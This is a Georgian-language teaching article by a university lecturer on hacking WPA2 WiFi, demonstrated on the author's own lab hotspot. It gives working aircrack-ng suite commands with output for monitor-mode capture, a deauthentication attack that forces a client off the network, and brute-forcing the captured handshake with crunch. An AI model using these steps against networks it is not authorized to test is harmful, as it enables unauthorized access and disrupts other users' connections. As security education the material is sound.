უსადენო ქსელის გატეხვა

სტატია განკუთვნილია სტუდენტებისთვის და, ასევე ყველასთვის, ვისაც უსადენო ქსელის უსაფრთხოება აინტერესებს

პაატა გოგიშვილი

ინფორმატიკის დოქტორი, ილიას სახელმწიფო უნივერსიტეტის ასოცირებული პროფესორი

paatagog@gmail.com, paata.gogishvili@iliauni.edu.ge

www.max.ge

ეთიკური და სამართლებრივი ასპექტები

ამ სტატიის მიზანს არ წარმოადგენს ბოროტი ზრახვების წახალისება. ჩვენი მიზანია ხელი შევუწყოთ WiFi ქსელის სისუსტეების გააზრებას ამ ცოდნის კანონიერი მიზნებისთვის გამოყენებისთვის. უსაფრთხოების პროფესიონალები, ქსელის ადმინისტრატორები და ეთიკური ჰაკერები იყენებენ ასეთ უნარებს ქსელებისა და მგრძნობიარე ინფორმაციის დასაცავად.

გაითვალისწინეთ, რომ გატეხვა (Hacking) ისჯება კანონით, თუ ამას არ აკეთებთ თქვენი პირადი ინფრასტრუქტურისთვის, ან არ გაქვთ ინფრასტრუქტურის მფლობელის წერილობითი ნებართვა.

შესავალი

უსადენო ქსელები, რომლებსაც ხშირად WiFi-ს უწოდებენ, რადიო ტალღების საშუალებით ამყარებენ კავშირს. ლოკალური ქსელი ინტერნეტთან დაკავშირებულია უსადენო მოწყობილობებით, რომელთაც წვდომის წერტილებს უწოდებენ. წვდომის წერტილები აკავშირებს სადენიან და უსადენო მომხმარებლებს ერთმანეთთან (მაგალითად: ლეპტოპები, სმარტფონები და IoT მოწყობილობები).

უსადენო ქსელები ჩვენი ყოველდღიური ცხოვრების განუყოფელი ნაწილი გახდა. WiFi მოხერხებულს ხდის ინტერნეტთან წვდომას ნებისმიერი ადგილიდან, თუმცა, ამ კომფორტს თან სდევს უსაფრთხოების გამოწვევები.

არ არსებობს აბსოლუტურად უსაფრთხო ქსელური ინფრასტრუქტურა. WiFi ქსელები განსაკუთრებით დაუცველია, რადგან გასატეხად ქსელის მოწყობილობებთან ფიზიკურ კონტაქტიც არ არის აუცილებელი. ქსელზე თავდასხმების რისკების შესამცირებლად, უნდა დაიცვათ კიბერჰიგიენის წესები. ქვემოთ იხილეთ რამდენიმე მათგანი:


- თქვენი წვდომის წერტილებისთვის გამოიყენეთ დიდი პაროლები. პაროლები დიდი, პატარა, სპეციალური სიმბოლოებისა და ციფრებისგან უნდა შედგებოდეს.
- პერიოდულად შეცვალეთ პაროლები.
- გამოიყენეთ დაშიფვრის თანამედროვე ალგორითმები.
- განაახლეთ თქვენი ქსელის მოწყობილობის პროგრამები.

კიბერ ლაბორატორიის ქსელის გატეხვა

ამ თავში ჩვენ ვნახავთ როგორ უნდა განვახორციელოთ შეტევა WiFi ქსელზე. პირველ რიგში, უნდა მოვამზადოთ ჩვენი კიბერ ლაბორატორიის ინფრასტრუქტურა გასატეხად. გახსოვდეთ, რომ გატეხვა

უკანონოა თუ საკუთარ ინფრასტრუქტურას არ იყენებთ ან წერილობითი ნებართვა არ მოგეპოვებათ ინფრასტრუქტურის მფლობელისგან.

ჩვენი კიბერ ლაბორატორიის ქსელი შედგება წვდომის წერტილისგან (ეს არის ლექტორის სმარტფონი, რომელსაც ინტერნეტთან წვდომის წერილის რეჟიმი აქვს ჩართული) და კლიენტის კომპიუტერისგან (ლექტორის ლეპტოპი) რომელიც დაკავშირებულია წვდომის წერტილთან. წვდომის წერტილის მაკ მისამართია `1E:C5:A9:A5:31:F8`. კლიენტის კომპიუტერის მაკ მისამართია `DC:71:96:6D:2D:BA`. ჩვენი კიბერ ლაბორატორიის ქსელის სახელია `Isu Cyber Lab`. გატეხვას ვაწარმოებთ Kali Linux-ის კომპიუტერიდან (ლექტორის მეორე ლეპტოპი). ქსელის ადაპტერად ALFA AWUS036ACH-ს გარე USB WiFi ბარათს ვიყენებთ.



პირველ რიგში, გავაახლოთ ჩვენი Kali Linux კომპიუტერი. გახსოვდეთ, რომ ნებისმიერ სერიოზული საქმის დაწყების წინ უნდა გავაახლოთ ყველა პროგრამა, რომ შეუფერხებლად შევძლოთ მოქმედება.

```
$ sudo apt update && apt upgrade
```

მუშაობისთვის პროგრამა `aircrack-ng`-ს გამოვიყენებთ. დააყენეთ (Kali Linux-ს თავიდანვე მოყვება) `aircrack-ng` შემდეგი ბრძანების გამოყენებით:

```
$ sudo apt install aircrack-ng
```

მიაერთეთ WiFi ბარათი რომელსაც აქვს მონიტორინგის (monitoring) რეჟიმის მხარდაჭერა. გაითვალისწინეთ, რომ ბარათისთვის შეიძლება დრაივერი დაგჭირდეთ. ჩვენს შემთხვევაში, დრაივერის დაყენება https://docs.alfa.com.tw/Product/AWUS036ACH/#linux მისამართზე არსებული დოკუმენტაციის მიხედვით შეიძლება.

Kali Linux-ის დაყენება ვირტუალურ მანქანაზეც შეიძლება. ასეთ დროს, მასპინძელ მანქანაზეც საჭიროა დრაივერის დაყენება. ვირტუალურ მანქანას USB მოწყობილობების სტუმარი მანქანებისთვის გადაცემის პარამეტრი უნდა ჩავურთოთ. ამ პარამეტრის ჩასართავად შესაბამისი ვირტუალური მანქანის დოკუმენტაცია უნდა იხილოთ.

`ifconfig` ბრძანების გამოყენებით ნახეთ თქვენი ქსელის ინტერფეისების სახელები და პარამეტრები.

```
$ ifconfig
```

ნახეთ თქვენი WiFi ბარათის სახელი. დავუშვათ რომ სახელია `wlan0`. სახელი თქვენი კომპიუტერისთვის განსხვავებული შეიძლება იყოს.

ოპერაციულ სისტემაში ბევრი პროცესი არსებობს, რომელიც შეიძლება იყენებდეს ქსელის ბარათს. დარწმუნდით, რომ თქვენი ქსელის ბარათის მოქმედებას არც ერთი პროგრამა არ შეუშლის ხელს:

```
$ airmon-ng check wlan0
```

გამოვლენილი პროცესების შესახებ ინფორმაციას შემდეგნაირი სახე შეიძლება ჰქონდეს:

```
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    539 NetworkManager
  10925 wpa_supplicant
```

მოკალით ყველა ხელისშემშლელი პროცესი ერთი მეორის მიყოლებით

```
$ kill 539
$ kill 10925
```

თქვენი ქსელის ბარათი მზადაა მუშაობისთვის.

გადავათვალიეროთ უსადენო ქსელები `wlan0` ინტერფეისით.

```
$ airodump-ng wlan0

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID
 1E:C5:A9:A5:31:F8  -28        2        0    0   6  180   WPA2 CCMP   PSK  Isu Cyber Lab
 06:FB:E4:77:DD:4F  -42        2        0    0   1  195   WPA2 CCMP   PSK  library
 C6:FB:E4:77:E0:3D  -54        2        0    0   1  195   WPA2 CCMP   PSK  sdsu-student
 F6:FB:E4:77:DF:46  -34        3        0    0   1  195   WPA2 CCMP   PSK  unilab-member
 06:FB:E4:77:DF:46  -33        2        0    0   1  195   WPA2 CCMP   PSK  library
 D6:FB:E4:77:DF:46  -34        2        0    0   1  195   WPA2 CCMP   PSK  <length:  0>
 F6:FB:E4:77:DD:4F  -42        3        0    0   1  195   WPA2 CCMP   PSK  unilab-member
 D6:FB:E4:77:DD:4F  -42        2        0    0   1  195   WPA2 CCMP   PSK  <length:  0>
 16:FB:E4:77:DD:4F  -43        4        0    0   1  195   WPA2 CCMP   PSK  isu-staff
 E6:FB:E4:77:DD:4F  -43        2        0    0   1  195   WPA2 CCMP   PSK  unilab-staff
```

ავირჩიოთ `Isu Cyber Lab` და ახლა იგი გადავათვალიეროთ. სწორედ ეს პროცესი საჭიროებს მონიტორინგის რეჟიმს, რაც ჩვენს WiFi ქსელის ბარათს გააჩნია.

მონიტორინგის პროცესის დასაწყებად გაუშვით შემდეგი ბრძანება:

```
$ airodump-ng --bssid 1E:C5:A9:A5:31:F8 --channel 6 --write cyberlabhadshake wlan0
```

ეკრანზე შემდეგ ინფორმაციას იხილავთ:

```
 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID
 1E:C5:A9:A5:31:F8  -28        2        0    0   6  180   WPA2 CCMP   PSK  Isu Cyber Lab

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID
 1E:C5:A9:A5:31:F8  -16   0       60       17    0   6  180   WPA2 CCMP   PSK  Isu Cyber Lab

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
 1E:C5:A9:A5:31:F8  DC:71:96:6D:2D:BA  -16    1e-24e     0       17
```

ეკრანზე გამოვიდა ჩვენს ქსელში ჩართული კომპიუტერის შესახებ ინფორმაცია (MAC მისამართი).

ახლა უნდა დაველოდოთ handshake პაკეტს. ლოდინს დიდი დრო შეიძლება დასჭირდეს, რადგან ეს პროცესი იწყება მხოლოდ მაშინ, როდესაც გათიშული კომპიუტერი ცდილობს ახალი კავშირის დამყარებას წვდომის წერტილთან.

არსებობს ერთი კარგი მეთოდი ამ პროცესის დასაჩქარებლად. ჩვენ შეგვიძლია თავდასხმა ვაწარმოოთ უკვე დაკავშირებულ კომპიუტერზე და გამოვრთოთ იგი ქსელიდან ძალით. ამ

შემთხვევაში, გარკვეული დროის შემდეგ, გათიშული კომპიუტერი დაიწყებს დაკავშირებას და ჩვენ შევძლებთ ხელის ჩამორთმევის (Handshake) პაკეტების გადაჭერას.

ჩვენს შემთხვევაში, დაკავშირებული კომპიუტერის მაკ მისამართია `DC:71:96:6D:2D:BA`.

შეტევის წამოწყება ახალი ტერმინალიდან სჯობს. ეს ტერმინალი დავტოვოთ თვალიერების რეჟიმში. ახალი ტერმინალი გავხსნათ და იქ გავაგრძელოთ მუშაობა.

შეტევა კლიენტის კომპიუტერზე კავშირის გაწყვეტის (deauthorization) პაკეტების გაგზავნით უნდა ვაწარმოოთ. შეტევა შემდეგი ბრძანების გამოყენებით უნდა დავიწყოთ:

```
$ aireplay-ng --deauth 14 -a 1E:C5:A9:A5:31:F8 -c DC:71:96:6D:2D:BA wlan0
```

შეტევის შედეგად, სამიზნე კომპიუტერი ცოტა ხნით გაითიშება WiFi ქსელიდან და შეეცდება კავშირის აღდგენას. სწორედ ამ დროს შევძლებთ handshake პაკეტების გადაჭერას და მათ შენახვას `cyberlabhandshake.cap` ფაილში.

გადაჭერილი პაკეტების შესახებ ინფორმაცია პირველ ტერმინალში გამოჩნდება.

```
CH  1 ][ Elapsed: 6 mins ][ 2023-10-17 03:17 ][ WPA handshake: 1E:C5:A9:A5:31:F8

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 1E:C5:A9:A5:31:F8   -4  63     2302      504    0   6  180   WPA2 CCMP   PSK  Isu Cyber Lab

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 1E:C5:A9:A5:31:F8  DC:71:96:6D:2D:BA  -38   24e-24e     9     1365  EAPOL  Isu Cyber Lab
```

ახლა ჩვენ უკვე გვაქვს handshake პაკეტები ფაილში შენახული. პაროლის გამოსაცნობად საჭიროა მისი მრავალი კომბინაციის გადასინჯვა. სიმარტივისთვის დავუშვათ, რომ ჩვენი წვდომის წერტილის პაროლი მხოლოდ 8 ციფრისგან შედგება. გავუშვათ შემდეგი ბრძანება:

```
$ crunch 8 8 0123456789 | aircrack-ng -b 1E:C5:A9:A5:31:F8 -w - cyberlabhadshake.cap
```

ეს ბრძანება ორი ნაწილისგან შედგება. პირველი ნაწილი არის `crunch` ბრძანება, რომელი ყველა კომბინაციის მიღებას ახდენს და მათ მეორე ბრძანებას გადასცემს. მეორე ნაწილი არის `aircrack-ng` ბრძანება, რომელიც გადაცემულ პაროლს ამოწმებს გადაჭერილი `cyberlabhandshake.cap` ფაილის მიხედვით.

ეს მეთოდი გარკვეული დროის შემდეგ მოგვცემს სასურველ შედეგს - სწორ პაროლი დაიწერება ეკრანზე.

ცხადია, რომ ყველა კომბინაციის გადასინჯვის დრო არსებითადაა დამოკიდებული პაროლის სირთულეზე. ეს დრო შეიძლება ზედმეტად დიდი აღმოჩნდეს ისეთი პაროლებისთვის, რომლებიც დიდ, პატარა, სპეციალურ სიმბოლოებს და ციფრებს შეიცავს.

რთული პაროლებისთვის სრული გადარჩევა არაა გონივრული მიდგომა. ასეთი პაროლების გამოსაცნობად სხვანაირი მექანიზმები არსებობს.